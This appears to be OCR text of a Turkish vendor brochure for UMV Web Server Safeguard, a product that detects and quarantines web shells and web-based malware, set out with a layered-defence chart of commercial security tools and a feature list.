


- Gizlenmiş ve kodlanmış komut dosyalarının zayıf tespiti
- Paketlere dağıtılan kötü amaçlı yazılımların zayıf tespiti
- Darboğaz/hizmet kesintilerine yatkınlık
- İç tehdit aktörleri tarafından atlatıldı
- Ağ cihazlarında önceden var olan enfeksiyonlar tarafından atlandı
- Sıfırıncı gün güvenlik açıkları
- Yanlış yapılandırma


Web Sunucusu Koruması (WSS)

Web tabanlı kötü amaçlı yazılımları **gerçek zamanlı olarak tespit eden**, **karantinaya alan** ve **raporlayan** web sunucusu güvenlik güçlendirici çözümü

Eksik Parça


Ağ
Ağ Güvenlik Duvarı
WAF
Güvenli Kodlama
Veri Güvenliği
Web Uygulaması / Güvenlik Açığı Tarayıcısı
Uygulama
Sistem (OS)
Yama Yönetimi
Sistem Kötü Amaçlı Yazılım Tespiti

Eksik Parça


Ağ
Ağ Güvenlik Duvarı
WAF
Güvenli Kodlama
Veri Güvenliği
Web Uygulaması / Güvenlik Açığı Tarayıcısı
UMV Web Sunucusu Safeguard®
Gerçek zamanlı algılama
Uygulama
Sistem (OS)
Yama Yönetimi
Sistem Kötü Amaçlı Yazılım Tespiti

Güçlendirici Çözüm

Ağ

Ağ Güvenlik Duvarı

- Cisco Secure Firewall®
- Fortinet Fortigate®
- Barracuda CloudGen Firewall®
- F5 BIG-IP® Network Firewall®
- Check Point Quantum®

WAF

- Imperva WAF®
- F5 Gelişmiş WAF®
- Sophos XG Firewall®

Sistem

Sistem Kötü Amaçlı Yazılım Tespiti


- CrowdStrike Falcon®
- Cisco Advanced Malware Protection®

Yama Yönetimi

- GFI LanGuard®
- Avast Patch Management®
- Ivanti PatchLink®

Uygulama

Web Uygulaması / Güvenlik Açığı Tarayıcısı



- Acunetix®
- Fortra Vulnerability Management®
- Qualys Web Application Scanner®
- Tripwire IP360®

Güvenli Kodlama

- Check Point CloudGuard
- Spectral®
- OpenText Fortify®


Web Tabanlı Kötü Amaçlı Yazılım Tespiti

- UMV Web Server Safeguard®

Veri Güvenliği

- Thales Network Encryptors®
- Trellix Data Encryption Suite®
- Senetas CypherNET®

Sisteminizi İçten Dışa Doğru Koruyun



Gerçek
zamanlı
algılama

Tespit
edilen kötü
amaçlı
yazılımları
yönetme

Gizlenmiş,
şifrelenmiş
kötü amaçlı
yazılımları
tespit etme

Minimumu
kaynak kullanımı

Temel Özellikler

Son Teknoloji Algılama

En gizli web kabuklarını ve kötü amaçlı kodları bile tespit edin ve yönetin

Güvenilirlik

Geniş sistem uyumluluğu, HA sunucu desteği ve optimize edilmiş kaynak verimliliği


Yönetim Kolaylaştı

WSS algılama modellerini yönetin, özelleştirin ve algılamalarla ilgili güncellemeleri alın

Bulut Desteği

Bulut bilişim sistemleri için destek (WSS Bulut/Kurum İçi)

WSS Yapılandırması



WSS Yönetim Sunucuları

- HW/VM'de yüklü sunucu yazılımı
- WSS Aracılarını uzaktan yönetir ve kontrol eder
- Algılama geçmişini kaydeder
- Web kabuğu modeli güncellemelerini aracılara dağıtır

